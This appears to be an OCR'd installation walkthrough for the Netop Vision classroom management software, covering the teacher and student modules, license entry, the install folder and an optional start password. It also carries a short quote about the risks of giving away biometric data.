
Install Vision to a teacher computer.

○ Vision Student module

Install Vision to a student computer.

When it prompts for the license key, click on "Next".

> *" We are giving away too much biometric data. If a bad guy wants your biometric data, remember this: he doesn't need your actual fingerprint, just the data that represents your fingerprint. That will be unique, one of a kind."*
>
> *- Mike Muscatel. Sr*



Install Netop Vision


License

Enter a license key or start trial.

Type your license key or leave blank to use a trial version of Netop Vision Pro.

License key:

To convert from a trial to a full version later, you can enter your license key using the Licensing Utility which is available from the Start menu.



Install Netop Vision

Change install options

Click Install to install to this folder, or click Change to install to a different folder.


Install path: C:\Program Files (x86)\Netop\Vision\

□ Require a password to start Vision

Enter password:

Repeat password:

Click OK to restart the computer.



Install Netop Vision

NETOP Vision Classroom Management Software

